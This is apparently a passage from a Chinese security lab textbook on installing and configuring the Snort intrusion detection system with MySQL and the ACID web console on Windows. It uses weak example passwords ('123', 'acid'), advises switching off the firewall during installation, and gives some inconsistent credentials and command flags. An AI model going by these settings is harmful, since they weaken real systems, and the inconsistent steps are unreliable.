


图 7.2.12　MySQL 安装向导界面 7



图 7.2.13 MySQL 安装向导界面 8

在命令行方式下输入 net start mysql，启动 MySQL 服务。在安装目录下(一般为 C:\mysql\bin)运行命令，单击“开始”按钮，选择“运行”，输入 cmd，在出现的命令行窗口中输入下面的命令：

```
c:\> cd mysql\bin
c:\mysql\bin> mysql -u root -p
mysql -u root -p
```

输入刚才设置的 root 密码，运行以下命令：

```
create database Snort;                //在输入分号后 MySQL 才会编译执行语句
create database Snort_archive;
```

create 语句建立了 Snort 运行必需的 Snort 数据库和 snort_archive 数据库。

运行以下命令：

```
c:\mysql\bin\mysql -D snort -u root -p < c:\snort\contrib\create_mysql
c:\mysql\bin\mysql -D snort_archive -u root -p < c:\snort\contrib\create_mysql
```

上面两个语句表示以 root 用户身份，使用 C:\snort\contrib 目录下的 create_mysql 脚本文件，在 Snort 数据库和 Snort_archive 数据库中建立了 Snort 运行必需的数据表。再次以 root 用户账号登录 MySQL 数据库，在提示符后输入下面的语句：

```
grant usage on *.* to "acid"@"localhost" identified by "acidtest";
grant usage on *.* to "snort"@"localhost" identified by "Snorttest";
```

上面两个语句表示在本地数据库中建立了 acid(密码为 acidtest)和 snort(密码为 snorttest)两个用户，以备后面使用。

```
set password for "acid"@"localhost"=password('123');
```

```
set password for "snort"@"localhost"=password('123');
grant select,insert,update,delete,create,alter on Snort .* to "acid"
@"localhost";
grant select,insert,update,delete,create,alter on Snort_archive .* to "acid"
@"localhost";
grant select,insert,update,delete,create,alter on Snort .* to "snort"
@"localhost";
grant select,insert,update,delete,create,alter on Snort_archive .* to "snort"
@"localhost";
```

上述操作是为新建的用户在 Snort 和 Snort_archive 数据库中分配权限。

在命令提示符窗口中运行以下命令，建立 Snort 输出安全事件所需要的表，其中 C:\snort 为 Snort 的安装目录。

```
c:\>mysql -D mysql -u root -p < c:\snort_mysql
```

执行命令前，需要将 snort_mysql 复制到 C 盘下，当然也可以复制到其他目录。执行该命令后，系统提示输入 root 的密码，输入密码后即可建立所需要的表。

5）安装其他工具

(1) 安装 Adodb，解压缩 adodb497.zip 到 C:\php\adodb 目录下。

(2) 安装 Jpgrapg 库，解压缩 jpgraph-1.22.1.tar.gz 到 C:\php\jpgraph，并且修改 C:\php\jpgraph\src\jpgraph.php，添加如下一行：

```
DEFINE("CACHE_DIR","/tmp/jpgraph_cache/");
```

(3) 安装 ACID，解压缩 acid-0.9.6b23.tar.gz 到 C:\apache\htdocs\acid 目录下，并将 C:\apache\htdocs\acid\acid_conf.php 文件的如下各行内容修改为

```
$DBlib_path="c:\php\adodb";
$DBtype="mysql";
$alert_dbname="snort";
$alert_host="localhost";
$alert_port="3306";
$alert_user="acid";
$alert_password="acid";
/* Archive DB connection parameters */
$archive_dbname="snort_archive";
$archive_host="localhost";
$archive_port="3306";
$archive_user="acid";
$archive_password="acid";
$ChartLib_path="c:\php\jpgraph\src";
```

(4) 通过浏览器访问 http://127.0.0.1/acid/acid_db_setup.php，在打开的页面中单击 Create ACID AG 按钮，让系统自动在 MySQL 中建立 ACID 运行必需的数据库，如图 7.2.14 所示。

6）启动 Snort

打开 C:\snort\etc\snort.conf 文件，将文件中的下列语句




图 7.2.14 ACID 启动界面

include classification.config

include reference.config

修改为绝对路径：

include c:\snort\etc\classification.config

include c:\snort\etc\reference.config

在该文件的最后加入下面的语句：

output database: alert, mysql, host= localhost user= snort password= snorttest dbname= snort encoding= hex detail= full

执行以下命令测试 Snort 是否正常：

c:\> snort -dev

能看到一只正在奔跑的小猪，证明工作正常，如图 7.2.15 所示。

```
c:\Snort\bin>snort -dev
Running in packet dump mode

        --== Initializing Snort ==--
Initializing Output Plugins!
pcap DAQ configured to passive.
Acquiring network traffic from "\Device\NPF_{0DCADDAC-C810-411C-9F17-1D4BB64C9B1
C}".
Decoding Ethernet

        --== Initialization Complete ==--

   ,,_     -*> Snort! <*-
  o"  )~   Version 2.9.0.1-ODBC-MySQL-FlexRESP-WIN32 GRE (Build 82)
   ''''    By Martin Roesch & The Snort Team: http://www.snort.org/snort/snort-t
eam
           Copyright (C) 1998-2010 Sourcefire, Inc., et al.
           Using PCRE version: 8.10 2010-06-25
           Using ZLIB version: 1.2.3

Commencing packet processing (pid=2320)
```

图 7.2.15 Snort 启动界面

执行以下命令查看本地网络适配器编号：

```
c:\>snort -W
```

正式启动 snort：

```
c:\>cd snort\bin
c:\snort\bin>snort -c "c:\snort\etc\snort.conf" -i "c:\snort\log" -d -e -X
```

注意：其中-i 后的参数为网卡编号，由 snort -W 查看可知。

```
c:\snort\bin>snort -c "c:\snort\etc\snort.conf" -l "c:\snort\logs" -i 2 -d -e -X
```

-X 参数用于在数据链接层记录 raw packet 数据。
-d 参数记录应用层的数据。
-e 参数显示/记录第二层报文头数据。
-c 参数用来指定 Snort 的配置文件的路径。
-i 指明监听的网络接口。

在 cmd 中，运行 snort -W，W 大写。此命令可以作为 Snort 是否安装成功的标志，同时可以看到运行着的网卡信息。一般情况下，snort -v 就可以实现简单的嗅探任务。按 Ctrl+C 键结束嗅探。

较为复杂的是配置。RULE_PATH、SO_RULE_PATH、PREPROC_RULE_PATH、dynamicpreprocessor 和 dynamicengine 的路径设置必须是绝对路径。有一点需要留意，dynamicpreprocessor 的路径最后不要以斜杠或反斜杠结尾，如果有，则会造成引擎加载失败。

使用配置的命令方式为

```
snort -v -c "c:\snort\etc\snort.conf"
```

若出现“ERROR：OpenAlertFile() => fopen() alert file log/alert.ids：No such file or directory”，可通过以下命令

```
snort -l c:\snort\mylogs -c c:\snort\etc\snort.conf
```

将文件写入指定目录中：

在浏览器的地址栏中输入 http://localhost:50080/acid/acid_main.php，进入 ACID 分析控制台主界面，可以查看入侵检测的结果。实验结果如图 7.2.16 所示。

利用扫描实验的要求扫描局域网，查看检测的结果。

安装 Snort 时注意关闭防火墙。

Apach 启动命令如下：

```
apache -k install   或   apache -k start
```

实验报告要求

- 实验目的。
- 附上实验过程的截图和结果截图。
- 阐述遇到的问题以及解决方法。
- 阐述收获与体会。

图 7.2.16　ACID 显示 Snort 的检测结果

7.3　Snort 扩展实验

实验器材

Snort 软件系统，1 套。
PC（Windows XP/Windows 7），1 台。

预习要求

（1）做好实验预习，复习入侵检测技术的有关内容。
（2）熟悉 Snort 软件的使用方法。
（3）熟悉实验过程和基本操作流程。
（4）做好预习报告。

实验任务

通过本实验，进一步熟悉和掌握 Snort 系统，完善入侵检测技能。

实验环境

装有 Windows XP/Windows 7 操作系统的 PC 一台。

预备知识

入侵检测原理。

实验步骤

1. 完善配置文件

打开 C:/snort/etc/snort.conf 文件，查看现有配置。设置 Snort 的内、外网检测范围。

将 snort.conf 文件中 var HOME_NET any 语句中的 any 改为自己所在的子网地址，即将 Snort 监测的内网设置为本机所在的局域网。如本地 IP 为 192.168.1.10，则将 any 改为 192.168.1.0/24，并将 var EXTERNAL_NET any 语句中的 any 改为!192.168.1.0/24，即将 Snort 监测的外网改为本机所在局域网以外的网络。设置监测包含的规则。找到 snort.conf 文件中描述规则的部分，如图 7.3.1 所示，snort.conf 文件中包含的检测规则文件如果前面加#则表示该规则没有启用，将 local.rules 之前的#号去掉，其余规则保持不变。




图 7.3.1 Snort 配置页面

2. 使用控制台查看检测结果

打开 http://localhost /acid/acid_main.php 网页，启动 Snort 并打开 ACID 检测控制台主界面，如图 7.3.2 所示。




图 7.3.2 Snort 控制台页面

单击图示中 TCP 后的数字 80%，将显示所有检测到的 TCP 协议日志的详细情况，如图 7.3.3 所示。TCP 协议日志网页中的选项依次为流量类型、时间戳、源地址、目标地址以及协议。由于 Snort 主机所在的内网为 202.112.108.0，可以看出，日志中只记录了外网 IP 对内网的连接(即目标地址均为内网)。

